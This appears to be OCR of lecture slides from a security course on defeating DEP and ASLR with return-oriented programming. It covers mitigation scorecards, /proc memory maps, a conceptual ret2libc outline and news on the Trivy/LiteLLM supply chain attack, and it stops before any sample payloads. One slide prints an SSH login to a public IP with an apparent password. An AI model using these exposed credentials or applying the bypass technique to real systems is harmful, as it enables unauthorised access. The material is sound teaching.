
Διάλεξη #8-9 - Return-Oriented Programming (ROP)



Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class

Ανακοινώσεις / Διευκρινίσεις

- Αύριο το πρωί 9-11πμ αναπλήρωση - θα επιχειρήσουμε καταγραφή
- Η εργασία #1 μόλις βγήκε - Προθεσμία: April 23, 2026, 23:59
- Να αυτοματοποιείς ή να μην αυτοματοποιείς;

Security in the News

CVEs are Increasing …

On top of those logistical woes, the broader CVE ecosystem is also reeling from the dramatic AI-powered increase in the number of vulnerability reports flowing into software vendors and open-source platforms.

At GitHub, the number of reports received over the past 90 days was 224% higher than in the previous 90 days, said Madison Ficorilli, a senior security manager at the company.

"The numbers I've seen over the last three months specifically are like nothing I have personally seen before in vulnerability management," Ficorilli said. She compared the sea change to the advent of fuzzing, an automated software-testing process that also significantly increased researchers' bug reporting.

In an ecosystem awash with AI-generated reports, Ficorilli said, the quality of those reports has become "a huge, huge concern," Ficorilli said.

Supply chain attack via the Trivy and LiteLLM

How open-source security solutions became the starting point for a massive attack on other popular applications, and what organizations that use them should do.

March 25, 2026

Timeline of the attack and known consequences

On March 19, a successful targeted supply chain attack was carried out via Trivy, an open-source vulnerability scanning tool widely used in CI/CD pipelines. The attackers, a group known as TeamPCP, managed to inject malware into official GitHub Actions workflows and Docker images associated with Trivy. As a result, every automated pipeline scan made triggered malware that stole SSH keys, cloud access tokens, cryptocurrency wallets, and other valuable data from compromised systems. Given the critical nature of the incident, it was assigned the identifier CVE-2026-33634 with a near-maximum CVSS4B score of 9.4.

Later that same day, the Trivy team detected the attack and removed malicious artifacts from the distribution channels, halting this phase of the attack. However, the attackers had already gained access to the environments of many Trivy users.

Supply chain attack via the Trivy and LiteLLM

How open-source security solutions became the starting point for a massive attack on other popular applications, and what organizations that use them should do.

Timeline of the attack and known consequences

On March 19, a successful targeted supply chain attack was carried out via Trivy, an open-source vulnerability scanning tool widely used in CI/CD pipelines. The attackers, a group known as TeamPCP, managed to inject malware into official GitHub Actions workflows and Docker images associated with Trivy. As a result, every automated pipeline scan made triggered malware that stole SSH keys, cloud access tokens, cryptocurrency wallets, and other valuable data from compromised systems. Given the critical nature of the incident, it was assigned the identifier CVE-2026-33634 with a near-maximum CVSS4B score of 9.4.

Later that same day, the Trivy team detected the attack and removed malicious artifacts from the distribution channels, halting this phase of the attack. However, the attackers had already gained access to the environments of many Trivy users.

On March 23, a similar incident was discovered in another application security tool: a GitHub Action for Checkmarx KICS, as well as Checkmarx AST. Three hours later, the malicious code was removed from there as well. TeamPCP also managed to compromise OpenVSX extensions supported by Checkmarx: cx-dev-assist 1.7.0 and ast-results. Reports on when this part of the incident was resolved vary.

On March 24, a popular project using Trivy's code scanning — the LiteLLM AI gateway, a universal library for access to various LLM providers — was attacked. Versions 1.82.7 and 1.82.8, uploaded to PyPI repository, were compromised. These versions were publicly available for about 5 hours.

But the fact that the attack lasted only a few hours is no reason to dismiss it. Given the popularity of the affected projects, the malicious code could have been executed thousands of times, including within the infrastructures of very large companies.

This allowed attackers to deploy persistent backdoors in Kubernetes clusters, as well as launch the self-replicating CanisterWorm worm across the JavaScript npm ecosystem.

https://www.wiz.io/blog/trivy-compromised-teampcp-supply-chain-attack

I need 2-3 volunteers

`ssh ubuntu@3.86.206.60`
`ilovedi@uoa`

Την Προηγούμενη Φορά

1. Application Security and Review
2. Mitigations
   - Canaries
   - DEP
   - ASLR


Σήμερα

- Bypassing Mitigations
- Return-Oriented Programming (ROP)

Where we left off

Data Execution Prevention

Mark stack as non-executable using NX bit





DEP prevents injected code on the stack from executing

DEP Scorecard


Aspect	Data Execution Prevention
Performance	• with hardware support: no impact • otherwise: reported to be <1% in PaX
Deployment	• kernel support (common on all platforms) • modules opt-in (less frequent in Windows)
Compatibility	• can break legitimate programs – Just-In-Time compilers – unpackers
Safety Guarantee	• code injected to NX pages never execute • *but code injection may not be necessary…*

Memory


Base address a
Base address b
Base address c
Program
• Code
• Uninitialized data
• Initialized data
Mapped
• Heap
• Dynamic libraries
• Thread stacks
• Shared Memory
Stack
• Main stack


Known Fixed Address
addr of buf
(0xffffd5d8)
caller's ebp
buf
buf[63]
buf[0]
Shellcode
0xffffd618
0xffffd5d8
Address Space
Layout
Randomization
SUPER SLOTS
Randomize!
Randomized Address
addr of buf
(0xffffd5d8)
caller's ebp
buf
Shellcode
0xffffe428
0xffffe3f8
crash...
0xffffd5d8

ASLR Randomization



* ≈ 16 bit random number of 32-bit system. More on 64-bit systems.

ASLR Scorecard

Aspect	Address Space Layout Randomization
Performance	• excellent—randomize once at load time
Deployment	• turn on kernel support (Windows: opt-in per module, but system override exists) • no recompilation necessary
Compatibility	• transparent to safe apps (position independent)
Safety Guarantee	• not good on x32, much better on x64 • *code injection may not be necessary…*

Defenses: Quick Assessment

Checking which defenses are on

- Can be done by inspecting the binary or /sys/proc
- Or using tools made for this – e.g., checksec (apt install)

```
$ checksec --file=/bin/ls
RELRO           STACK CANARY     NX         PIE             RPATH      RUNPATH    Symbols     FORTIFY    Fortified    Fortifiable    FILE
Full RELRO      Canary found     NX enabled PIE enabled     No RPATH   No RUNPATH   No Symbols      Yes    6        18         /bin/ls
```

http://slimm609.github.io/checksec.sh/

https://github.com/carlospolop/PEASS-ng

System Basics: The /proc Filesystem

The /proc filesystem (1/2)

proc is a virtual filesystem in Linux that provides a way to access system and process information.

- No actual files on disk everything generated dynamically in memory.

Key Features:

- Mounted at /proc
- Provides real-time system and process details
- Used for debugging, monitoring, and system configuration

Not sure how it works? Guess how we find out!

The /proc filesystem (2/2)

Typical useful examples:

Command	Description
/proc/cpuinfo	CPU details (cores, speed, vendor)
/proc/meminfo	Memory usage info
/proc/[PID]/cmdline	Command-line arguments of a process
/proc/[PID]/fd/	Open file descriptors of a process
/proc/[PID]/maps	Process memory layout
/proc/sys/	Kernel parameters (modifiable via sysctl)

Want to reference your own PID's resources? Use "self"! E.g., cat /proc/self/cmdline

An Important Concept: Core Files

A snapshot of a program's memory at the moment it crashes.

Typically includes:

- Stack, heap, globals, registers
- Memory mappings

Controlled via: ulimit -c unlimited and configured within:

/proc/sys/kernel/core_pattern

What does your core_pattern look like? Are cores sensitive?

Not sure about something? man 5 core!

Running cat Twice

- Run 1

```
exploit:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
082ac000-082cd000 rw-p 082ac000 00:00 0          [heap]
b7dfe000-b7f53000 r-xp 00000000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
b7f53000-b7f54000 r--p 00155000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
b7f54000-b7f56000 rw-p 00156000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
bf966000-bf97b000 rw-p bffeb000 00:00 0          [stack]
```

- Run 2

```
exploit:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
086e8000-08709000 rw-p 086e8000 00:00 0          [heap]
b7d9a000-b7eef000 r-xp 00000000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
b7eef000-b7ef0000 r--p 00155000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
b7ef0000-b7ef2000 rw-p 00156000 08:01 1750463    /lib/i686/cmov/libc-2.7.so
bf902000-bf917000 rw-p bffeb000 00:00 0          [stack]
```



return-oriented
programming

Bypass with return-to-libc Attack (beat DEP)

Rely on existing code (e.g., `system()`)
rather than injecting new code

- setup fake return address
- put arguments (e.g. "/bin/sh") in correct registers
- `ret` will "call" libc function


No injected code!



Example ret2libc

Sample Payloads (ret2libc)

